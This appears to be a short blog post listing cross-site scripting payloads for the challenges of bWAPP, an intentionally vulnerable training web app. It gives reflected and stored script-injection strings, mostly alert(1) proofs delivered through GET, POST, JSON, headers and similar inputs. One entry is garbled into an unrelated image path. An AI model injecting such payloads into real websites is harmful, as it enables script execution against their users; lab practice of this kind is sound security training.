Cross-site-Scripting - Reflected (GET)
Payload: <script>alert(1)</script>
Cross-site-Scripting - Reflected (POST)
Payload: <script>alert(1)</script>
Cross-site-Scripting - Reflected (JSON)
Payload: "}]}';alert(1);</script>
Cross-site-Scripting - Reflected (AJAX/JSON)
Payload: <img src=x onerror=alert(1)>
Cross-site-Scripting - Reflected (AJAX/XML)
Payload: <img src=x onerror=alert(1)>
Cross-site-Scripting - Reflected (Back Button)
Payload: ';alert(1);'
Cross-site-Scripting - Reflected (Custom Header)
Payload: bWAPP: <script>alert(1)</script>
Cross-site-Scripting - Reflected (Eval)
Payload: alert(1)
Cross-site-Scripting - Reflected (HREF)
Payload: ><script>alert(1)</script><
Cross-site-Scripting - Reflected (PHP_SELF)
Payload: <script>alert(1)</script>
Cross-site-Scripting - Reflected (Referrer)
Payload: Referrer: <script>alert(1)</script>
Cross-site-Scripting - Reflected (User-Agent)
Payload: User-Agent: <script>alert(1)</script>
Cross-site-Scripting - Stored (Blog)
Payload: <script>alert(1)</script>
Cross-site-Scripting - Stored (User-Agent)
Payload: User-Agent: <script>alert(1)</script>

No comments:
Post a Comment